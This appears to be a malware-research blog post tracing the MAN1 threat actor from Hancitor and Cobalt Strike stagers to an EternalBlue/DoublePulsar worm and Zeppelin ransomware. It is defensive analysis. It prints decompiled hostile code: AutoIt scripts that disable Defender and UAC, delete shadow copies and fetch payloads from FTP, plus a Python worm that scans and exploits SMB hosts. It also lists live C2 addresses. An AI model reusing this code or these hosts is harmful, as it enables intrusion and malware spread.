
MAN1, Moskal, Hancitor and a side of Ransomware

By Jason Reaves

Published: 2021-01-10 · Archived: 2026-04-05 13:09:36 UTC


Press enter or click to view image in full size



MAN1 AKA Moskalvzapoe AKA TA511 are all names given to a threat actor(TA) that has been active in most major crimeware activities since at least 2014.

Within the last few years most of the major e-crime groups have shifted away from normal banking trojan operations and moved towards ransom and data theft, this transition has proven to be very beneficial for them — even though it is a drastic shift from the older days where locking activities were considered to be low-tier activities and a waste of an infection.

Press enter or click to view image in full size



Ransomware payments from FBI, Photo Credit [FBI Special Agent Joel DeCapua]

As more groups began pivoting to enterprise-focused ransomware activities into 2020, it caused a trend where companies began funding these e-crime groups through ransom payments, turning them into criminal organizations with funding that rivals any major security startup. MAN1 is no exception as many researchers started to notice that [Hancitor/Chanitor campaigns began leading to CobaltStrike].

In the linked sandbox report from the SANS article we can download and decode the chanitor/hancitor task listed:

```
http://yudiartawan.com/a
```

The file can be decoded by using the first 8 bytes as a XOR key and then LZNT decompressing the result.

After decoding the file we are left with a packed CobaltStrike stager, these stagers are built from CobaltStrike much like the beacon files as both will share the same watermark. After unpacking we can decode the shellcode that will be responsible for downloading the beacon file:

```
\xfc\xe8\x89\x00\x00\x00`\x89\xe51\xd2d\x8bR0\x8bR\x0c\x8bR\x14\x8br(\x0f\xb7J&1\xff1\xc0\xac<a|\x02
```

This stager shellcode will download and detonate the encoded beacon from:

```
31.44.184.125/tYX7
```

The file is also available in the sandbox run and so we can decode the file which has a shellcode wrapper on top and then decode the CobaltStrike beacon configuration.

```
{'PROXY_BEHAVIOR': '2', 'PROTOCOL': '0', 'SPAWNTO_X64': '%windir%\\sysnative\\rundll32.exe', 'SLEEPT
```

The watermark from the beacon also matches the shellcode from the stager executable:

```
'WATERMARK': '1873433027'\xff31.44.184.125\x00o\xaaQ\xc3
```

Watermarks can be pivoted on by abusing the structure of the beacon configuration and known XOR keys, we take the watermark value:

```
o\xaaQ\xc3
```

XOR with 0x69:

```
\x06\xc38\xaa
```

We can find this value in the beacon:


```
>>> a = '\x06\xc38\xaa'
>>> data = open('tYX7.decoded', 'rb').read()
>>> data.find(a)
202686
>>> data[202650:202700]
'ijiy9&:=iiiiiiiiiiiiuikimiiiiiLikim\x06\xc38\xaaiOihikiiiN'
```

Then do a VT content search based on part of the encoded data:

```
content:"{696b696d06c338aa}"
```

Which leads to a bunch of files for pivoting to.

Press enter or click to view image in full size



If the CS package is shared or leaked however then it can lead you down all sorts of rabbit holes, you can use it find lots of samples and then automate decoding all the config data and compare the beacon config and templating to try to find more related files.

For now I'm interested in a sample that talks to the IP and is packed with the same packer as the previous one:

```
bd3c278309e4fe19f7b424ee0b56a1a2c0bbae3a59882d5b6f171d3ca89f728b
```

Unpacking this file gives us similar shellcode:

```
\xfc\xe8\x89\x00\x00\x00`\x89\xe51\xd2d\x8bR0\x8bR\x0c\x8bR\x14\x8br(\x0f\xb7J&1\xff1\xc0\xac<a|\x02
```

Same watermark, IP address and URI as the previous one but this file has an interesting ITW(In the Wild) record in VirusTotal:

```
http://en.bulgarienview.com/wp-content/themes/twentynineteen/inc/artvnch.exe
```

The filename for artvnch.exe as a CS stager can be seen as a tasking for an Amadey bot in VirusTotal, f3823f8c3d1f3d45e1a9268df5b89f9f60fa02f8ad267e7e6b7cbff74dcaf627.

This Amadey is associated with MAN1, Version 1.43 and C2s:

```
compturot .com/f5lkB/index.php
thaturicia .ru/f5lkB/index.php
cholopethe .ru/f5lkB/index.php
```

We can actually find a lot of these files with the same names that are CS stagers being downloaded as tasks.

```
be4c49df859762dc2c7d11794f5731dd498698158b11a9ff18b3f91fdc1f591aCS stager downloaded from:  hxxp://pl
```

The actor(s) appear to use multiple IP addresses along this range and a few others, for example:

```
45.142.213.167
```

2020-06-03	8 / 80	http://45.142.213.167/doe_install.exe
2020-06-10	10 / 80	http://45.142.213.167/p2s.exe
2020-06-03	11 / 80	http://45.142.213.167/work.exe
2020-06-03	10 / 80	http://45.142.213.167/artvnch.exe
2020-06-02	7 / 80	http://45.142.213.167/oxf
2019-12-18	2 / 72	http://45.142.213.167:443/imp6
2019-12-15	5 / 72	http://45.142.213.167/reg
2020-02-01	10 / 72	http://45.142.213.167/rdr.reg
2020-01-27	10 / 72	http://45.142.213.167/def.bat

We can see a few things the artvnch.exe name again but also a work.exe file which is a CS stager download beacon from:

```
45.142.213.167/imP6
```

The watermark is also the same as our previously identified CS files. This server is hosting a number of other interesting files:

```
ea93c89dbf63ec462f19f6ac039c0cdf3d283b64eaadd6c38679c9b70710bd71, doe_install.exe
6e4459199d7fbdc4c215e595906e78fdd1c15ad3be6abed6540b80de17b63f3b,oxford.exe
```

ea93c89dbf63ec462f19f6ac039c0cdf3d283b64eaadd6c38679c9b70710bd71

The file doe_install.exe will, according to the cached sandbox report on VirusTotal, talk to another CS server:

```
185.153.196.207
```

This is an autoit compiled script that will eventually detonate two files but also perform some anti checks.

```
$john = "John"
$name1 = "Peter Wilson"
$name2 = "Acme"
$name3 = "BOBSPC"
$name4 = "Johnson"
$name5 = "John"
$name6 = "John Doe"
$name7 = "Rivest"
$name8 = "mw"
$name9 = "me"
$name10 = "sys"
$name11 = "Apiary"
$name12 = "STRAZNJICA.GRUBUTT"
$name13 = "Phil"
$name14 = "Customer"
$name15 = "shimamu"
$pcname1 = "RALPHS-PC"
$pcname2 = "ABC-WIN7"
$pcname3 = "man-PC"
$pcname4 = "luser-PC"
$pcname5 = "Klone-PC"
$pcname6 = "tpt-PC"
$pcname7 = "BOBSPC"
$pcname8 = "WillCarter-PC"
$pcname9 = "PETER-PC"
$pcname10 = "David-PC"
$pcname11 = "ART-PC"
$pcname12 = "TOM-PC"
If ProcessExists("frida-winjector-helper-32.exe") OR ProcessExists("analyzer.exe") Then
        Exit
EndIf
$name = @UserName
$pcname = @ComputerName
If @ComputerName = "WIN7SP1-SSLCAP" Then
        Exit
EndIf
If FileExists(@DesktopDir & "\secret.txt") Then
        Exit
EndIf
If FileExists(@DesktopDir & "\my.txt") Then
        Exit
EndIf
```

```
If FileExists(@DesktopDir & "\report.odt") Then
        Exit
EndIf
If FileExists(@DesktopDir & "\report.rtf") Then
        Exit
EndIf
If FileExists(@DesktopDir & "\Incidents.pptx") Then
        Exit
EndIf
If $name = $name1 Then
        Exit
EndIf
If $name = $name2 Then
        Exit
EndIf
If $name = $name3 Then
        Exit
EndIf
If $name = $name4 Then
        Exit
EndIf
If $name = $name5 Then
        Exit
EndIf
If $name = $name6 Then
        Exit
EndIf
If $name = $name7 Then
        Exit
EndIf
If $name = $name8 Then
        Exit
EndIf
If $name = $name9 Then
        Exit
EndIf
If $name = $name10 Then
        Exit
EndIf
If $name = $name11 Then
        Exit
EndIf
If $name = $name12 Then
        Exit
EndIf
If $name = $name13 Then
        Exit
```

```
EndIf
If $name = $name14 Then
        Exit
EndIf
If $name = $name15 Then
        Exit
EndIf
If $pcname = $pcname1 Then
        Exit
EndIf
If $pcname = $pcname2 Then
        Exit
EndIf
If $pcname = $pcname3 Then
        Exit
EndIf
If $pcname = $pcname4 Then
        Exit
EndIf
If $pcname = $pcname5 Then
        Exit
EndIf
If $pcname = $pcname6 Then
        Exit
EndIf
If $pcname = $pcname7 Then
        Exit
EndIf
If $pcname = $pcname8 Then
        Exit
EndIf
If $pcname = $pcname9 Then
        Exit
EndIf
If $pcname = $pcname10 Then
        Exit
EndIf
If $pcname = $pcname11 Then
        Exit
EndIf
If $pcname = $pcname12 Then
        Exit
EndIf
If ProcessExists("joeboxcontrol.exe") OR ProcessExists("joeboxserver.exe") Then
        Exit
EndIf
If @OSVersion = "WIN_XP" Then
```

```
        Exit
EndIf
If FileExists("C:\ProgramData\Microsoft\Check\Check.txt") Then
        Exit
```

Attempts to disable or uninstall security software:

```
If ProcessExists("msseces.exe") Then
        $scmd = 'C:\Windows\System32\wbem\wmic.exe product where name="Microsoft Security Client" ca
        $ipid = Run(@ComSpec & ' /C "' & $scmd & '"', "", @SW_HIDE)
        Sleep(8000)DirCreate("C:\Programdata\install")
        DirCreate("C:\Programdata\RunDLL")
        DirCreate("C:\Programdata\Microsoft\Intel")
        DirCreate("C:\Programdata\System32\logs")
        DirCreate("C:\ProgramData\Microsoft\Check")
        DirCreate("C:\ProgramData\RealtekHD")
        DirCreate("C:\programdata\WindowsTask")
        DirCreate("C:\programdata\Microsoft\temp")
        $logfile = "C:\Programdata\Microsoft\Check\Check.txt"
        If NOT FileExists($logfile) Then _filecreate($logfile)
        $pathscript = "C:\ProgramData\RealtekHD\taskhostw.exe"
        $sname = ("Realtek HD Audio")
        RegWrite("HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run", $sname, "REG_SZ", $pathscript
        RegWrite("HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\UserLis
        RegWrite("HKLM64\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\UserL
        Sleep(100)
        RegWrite("HKLM64\SOFTWARE\SOFTWARE\Policies\Microsoft\Windows Defender", "DisableAntiSpyware
        RegWrite("HKLM\SOFTWARE\SOFTWARE\Policies\Microsoft\Windows Defender", "DisableAntiSpyware",
        Sleep(100)
        RegWrite("HKLM64\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection", "Disabl
        RegWrite("HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection", "DisableI
        Sleep(50)
        RegWrite("HKLM64\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection", "Disabl
        RegWrite("HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection", "DisableB
        Sleep(50)
        RegWrite("HKLM64\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection", "Disabl
        RegWrite("HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection", "DisableO
        Sleep(50)
        RegWrite("HKLM64\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection", "Disabl
        RegWrite("HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection", "DisableR
        Sleep(50)
        RegWrite("HKLM64\SOFTWARE\Policies\Microsoft\Windows Defender\Spynet", "DisableBlockAltFirst
        RegWrite("HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Spynet", "DisableBlockAltFirstSe
        Sleep(100)
        RegWrite("HKLM64\SOFTWARE\Policies\Microsoft\Windows Defender\Spynet", "LocalSettingOverride
        RegWrite("HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Spynet", "LocalSettingOverrideSp
```

```
        Sleep(100)
        RegWrite("HKLM64\SOFTWARE\Policies\Microsoft\Windows Defender\Spynet", "SumbitSamplesConsent
        RegWrite("HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Spynet", "SumbitSamplesConsent",
        Sleep(100)
        RegWrite("HKLM64\SOFTWARE\Policies\Microsoft\Windows Defender\Exclusions", "Exclusions_Paths
        RegWrite("HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Exclusions", "Exclusions_Paths",
        Sleep(100)
        RegWrite("HKLM64\SOFTWARE\Policies\Microsoft\Windows Defender\Exclusions\Paths", "C:\Program
        RegWrite("HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Exclusions\Paths", "C:\Programda
        Sleep(50)
        RegWrite("HKLM64\SOFTWARE\Policies\Microsoft\Windows Defender\Exclusions\Paths", "C:\Windows
        RegWrite("HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Exclusions\Paths", "C:\Windows\S
        Sleep(50)
        RegWrite("HKLM64\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System", "EnableLUA", "R
        RegWrite("HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System", "EnableLUA", "REG_
        Sleep(100)
        RegWrite("HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System", "ConsentPromptBeh
        RegWrite("HKLM64\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System", "ConsentPromptB
        Sleep(100)
        RegWrite("HKLM64\SOFTWARE\Microsoft\Windows\CurrentVersion\ImmersiveShell", "UseActionCenter
        RegWrite("HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\ImmersiveShell", "UseActionCenterEx
        RegWrite("HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced", "E
        RegWrite("HKEY_CURRENT_USER\Software\Microsoft\Windows\Windows Error Reporting", "disable",
        RegWrite("HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\PushNotifications", "T
        Sleep(100)
        RegWrite("HKLM64\SOFTWARE\Policies\Microsoft\Windows Defender\Reporting", "DisableEnhancedNo
        RegWrite("HKLM64\SOFTWARE\Policies\Microsoft\Windows Defender\UX Configuration", "Notificati
        Sleep(100)
        RegWrite("HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer", "D
        RegWrite("HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Disa
        RegWrite("HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Disa
        RegWrite("HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Disa
        RegWrite("HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Disa
        RegWrite("HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Disa
        RegWrite("HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Disa
        RegWrite("HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Disa
        RegWrite("HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Disa
        RegWrite("HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Disa
        RegWrite("HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Disa
        RegWrite("HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Disa
```

Delete shadow file service:

```
Run(@ComSpec & " /c " & "sc delete swprv", "", @SW_HIDE)
```

The script will also perform a request at the end which is probably for stats tracking:

```
$iplog2 = "https://iplogger.org/1fCk97"
InetRead($iplog2, 3)
```

Ultimately as mentioned before the script will detonate two files:

```
If @OSArch = "X64" Then
        FileInstall("C:\2\taskhostw.exe", "C:\ProgramData\RealtekHD\taskhostw.exe")
        Sleep(1000)
        Run("C:\ProgramData\RealtekHD\taskhostw.exe")
        FileInstall("C:\2\art.exe", "C:\ProgramData\install\art.exe")
        Run("C:\ProgramData\install\art.exe")
```

art.exe — d08131d236658401c8de489596ee83992058f05176cbd8b72add89fcea57e37c

This is a packed CS stager that will download a beacon from:

```
185.153.196. 207/M7ph
```

Also with the same watermark as our previously identified CS related files. The other file is a bit different.

taskhostw.exe — 3ac1741ee7dcf04cb5dba01d82d4232347a63697f0ca8b00661960f719cade23

This is a 64bit Autoit compiled executable, decompiled shows the file is simply a loader, it has the same anti checks as previously discussed but also creates a window with the title "YouWillBeMined2" which will be used as a check to see if it is already running.

```
GUICreate("YouWillBeMined2")
```

The script will then download a file from an FTP server:

```
$worked = "ONLINE"
$server = "learinmica.com"
$username = "alex"
$pass = "easypassword"
Local $open = _ftp_open("FTP")
```

Judging by the checks that then happen you can speculate that this will be involved in SMB scanning for spreading:

```
If $worked = "ONLINE" Then
        If $ftp_status = "ONLINE" Then
                If @OSVersion <> "WIN_10" Then
                        If NOT FileExists("C:\Programdata\RunDLL\Doublepulsar-1.3.1.exe") OR NOT Fil
                                ConsoleWrite("Downlading Scaner.dat" & @CRLF)
                                Local $ftp_xmrigcpu64 = "scaner.dat"
                                Local $hopen = _ftp_open("FTP")
                                Local $hconn = _ftp_connect($hopen, $server, $username, $pass, 1)
                                Local $ftpg = _ftp_fileget($hconn, $ftp_xmrigcpu64, "C:\Programdata\
                                Local $isize = _ftp_filegetsize($hconn, "/" & $ftp_xmrigcpu64)
                                ConsoleWrite($isize & @CRLF)
                                Local $iftpc = _ftp_close($hconn)
                                Local $iftpo = _ftp_close($hopen)
                                FileSetAttrib("C:\ProgramData\WindowsTask\scaner.dat", "+SH")
                                Sleep(300)
                                FileMove("C:\Programdata\Windowstask\scaner.dat", "C:\Programdata\Wi
                                FileSetAttrib("C:\ProgramData\WindowsTask\scaner.exe", "+SH")
                                Sleep(300)
                                Run("C:\Programdata\WindowsTask\scaner.exe -pnaxui")
                                Sleep(2000)
                                FileDelete("C:\Programdata\WindowsTask\scaner.dat")
                                FileDelete("C:\Programdata\WindowsTask\scaner.exe")
                                FileSetAttrib("C:\ProgramData\RunDLL\*.*", "+SH")
                                FileSetAttrib("C:\ProgramData\RunDLL", "+SH")
                        EndIf
                        Sleep(2000)
                        If NOT ProcessExists("system.exe") Then
                                If NOT ProcessExists("Msiexec64.exe") Then
                                        If FileExists("C:\ProgramData\RunDLL\start.exe") Then
                                                Run("C:\ProgramData\RunDLL\start.exe")
                                                ConsoleWrite("Staring Scaner RunDLL.exe" & @CRLF)
                                        EndIf
                                EndIf
                        EndIf
                EndIf
```

FTP server is on same range as some of the CS boxes:

```
learinmica .com.  600 IN A 31.44.184 .108
```

scaner.dat — 3f51abd78e607bcd707cbd2f4d90a3d02d5d00fa07320a88838c373239ee6d4b

This file is a password protected self extracting rar, the password is naxui from the detonation above in the script.

After unpacking the files we are left with a bunch of files related to EternalBlue and DoublePulsar but the script above is mainly related to detonating start.exe

start.exe — 54081e33bcd09d29d065533c230256e49adff2edd48f5eb91a2434c03dd9ecb9

This file is a SFX RAR with a vbs inside of it, the VBS file just detonates another file that was unpacked:

```
Set WshShell = CreateObject("WScript.Shell")
WshShell.Run "cmd.exe /c Rundll.exe", 0, false
```

rundll.exe — 8b58e3a1a6a11225050af6c82e92451779c0315a602d19ad330e175a7c416bf6

This is a compiled python script which we can decompile:

```
import subprocess
import time
import threading
import socket
import sys
import random
import os
try:
    MyIP = socket.gethostbyname_ex(socket.gethostname())[2]
except:
    MyIP = '10.0.0.2'

def EternalBlue(ip):
    path = 'Eternalblue-2.2.0.exe'
    inconfig = ' --inconfig Eternalblue-2.2.0.xml'
    NetworkTimeout = ' --NetworkTimeout 60'
    TargetIp = ' --TargetIp %s' % ip
    TargetPort = ' --TargetPort 445'
    Target = ' --Target WIN72K8R2'
    summ = path + inconfig + NetworkTimeout + TargetIp + TargetPort + Target
    PIPE = subprocess.PIPE
    p = subprocess.Popen(summ, shell=True, stdin=PIPE, stdout=PIPE, stderr=subprocess.STDOUT)
    output = p.communicate()
    output = list(output)
    output = output[0].split('\r\n')
    if output.count('[+] CORE terminated with status code 0x00000000') == 1 and output.count('    [+
        x = 'good x64'
        return x
    elif output.count('[+] CORE terminated with status code 0x00000000') == 1 and output.count('
        x = 'good x86'
        return x
    else:
        x = 'not good'
        return x
```

```
def Pulsar(ip, arch, dll):
    path = 'Doublepulsar-1.3.1.exe'
    inconfig = ' --inconfig Doublepulsar-1.3.1.xml'
    NetworkTimeout = ' --NetworkTimeout 60'
    TargetIp = ' --TargetIp %s' % ip
    TargetPort = ' --TargetPort 445'
    DllPayload = ' --DllPayload %s' % dll
    DllOrdinal = '  --DllOrdinal 1'
    ProcessName = ' --ProcessName lsass.exe'
    Protocol = ' --Protocol SMB'
    Architecture = ' --Architecture %s' % arch
    Function = ' --Fuction RunDll'
    processCommandLine = ' --processCommandLine'
    summ = path + inconfig + NetworkTimeout + TargetIp + TargetPort + Architecture + DllPayload + Pr
    PIPE = subprocess.PIPE
    p = subprocess.Popen(summ, shell=True, stdin=PIPE, stdout=PIPE, stderr=subprocess.STDOUT)
    output = p.communicate()
    list(output)
    output = output[0].split('\r\n')

def scaner(ip):
    try:
        os.remove('Result.txt')
    except:
        pass

    Result = []
    scan = 'system.exe TCP %s 445 150 /save' % ip
    PIPE = subprocess.PIPE
    p = subprocess.Popen(scan, shell=True, stdin=PIPE, stdout=PIPE, stderr=subprocess.STDOUT)
    output = p.communicate()
    for line in open('Result.txt', 'r').read().split('\n'):
        if line.find('Open') > 1:
            Result.append(line.split(' ')[0])

    print Result
    os.remove('Result.txt')
    return Result

def scaner_local(ip):
    try:
        os.remove('Result.txt')
    except:
        pass

    Result = []
    scan = 'system.exe TCP %s 445 150 /save' % ip
    PIPE = subprocess.PIPE
    p = subprocess.Popen(scan, shell=True, stdin=PIPE, stdout=PIPE, stderr=subprocess.STDOUT)
```

```
    output = p.communicate()
    for line in open('Result.txt', 'r').read().split('\n'):
        if line.find('Open') > 1:
            Result.append(line.split(' ')[0])

    for x in MyIP:
        if x in Result:
            Result.remove(x)

    os.remove('Result.txt')
    return Result

def attack(lst):
    status = EternalBlue(lst)
    if status == 'good x64':
        Pulsar(lst, 'x64', 'x64.dll')
        print 'Attack %s good' % lst
    elif status == 'good x86':
        Pulsar(lst, 'x86', 'x86.dll')
        print 'Attack %s good' % lst
    else:
        print 'Attack %s not good!!!' % lst

def attack2(lst):
    status = EternalBlue(lst)
    if status == 'good x64':
        Pulsar(lst, 'x64', '2x64.dll')
        print 'Attack %s good' % lst
    elif status == 'good x86':
        Pulsar(lst, 'x86', '2x86.dll')
        print 'Attack %s good' % lst
    else:
        print 'Attack %s not good!!!' % lst

def new_start():
    print 'STARTED'
    scanlist = []
    lst = []
    for line in open('scan.txt', 'r').read().split('\n'):
        for unit in line.split(' '):
            scanlist.append(unit)

    randomip = random.choice(scanlist)
    lst = scaner(randomip)
    for y in lst:
        thread_ = threading.Thread(target=attack2, args=(y,)).start()

    while threading.active_count() > 2:
        time.sleep(5)
```

```
    print 'FINISHED'

def start_local():
    print 'STARTED_local'
    lst = []
    for ip in MyIP:
        lst = scaner_local(ip + '/16')
        for y in lst:
            thread_ = threading.Thread(target=attack, args=(y,)).start()

        while threading.active_count() > 2:
            time.sleep(5)

    print 'FINISHED'

def new_random():
    print 'STARTED'
    randomip = str(random.randint(1, 254)) + '.' + str(random.randint(0, 254)) + '.' + '0.' + '0'
    print 'scan ' + randomip + '/16'
    lst = scaner(randomip + '/16')
    for y in lst:
        thread_ = threading.Thread(target=attack, args=(y,)).start()

    while threading.active_count() > 2:
        time.sleep(5)

    print 'FINISHED'

while True:
    new_start()
    start_local()
```

Ultimately this script is using DoublePulsar and EternalBlue to spread the x86.dll,x64.dll,2x86.dll,2x64.dll files which turn out to be fairly simplistic downloaders:

```
User-Agent RookIE/1.0
hxxp://learinmica.com/update/update[.]rar
```

The file will be stored in the ProgramData directory and leads to similar Autoit executables for using scaner.dat and CS stagers leading to more CS servers:

```
taskhosta.exe - e2f686f17b73398d949998e46c7fde48d0507b324a811df39cdd91531deb3d89
```

This is a CS stager using a different watermark and downloading a beacon from:

```
31.44.184 .50/nECf
```

The other file we previously mentioned from 45.142.213[.]167:

```
oxford.exe - 6e4459199d7fbdc4c215e595906e78fdd1c15ad3be6abed6540b80de17b63f3b
```

This is VegaLocker ransomware version Zeppelin, we can quickly decode all the onboard strings:

```
>>> import re
>>> t = re.findall('''\xff\xff\xff\xff.\x00\x00\x00''', data)
>>> len(t)
268
>>> def decode(blah):
...   rc4 = ARC4.new(blah[:0x20])
...   return rc4.decrypt(blah[0x20:])
...
>>> import struct
>>> for val in t:
...   o = data.find(val)
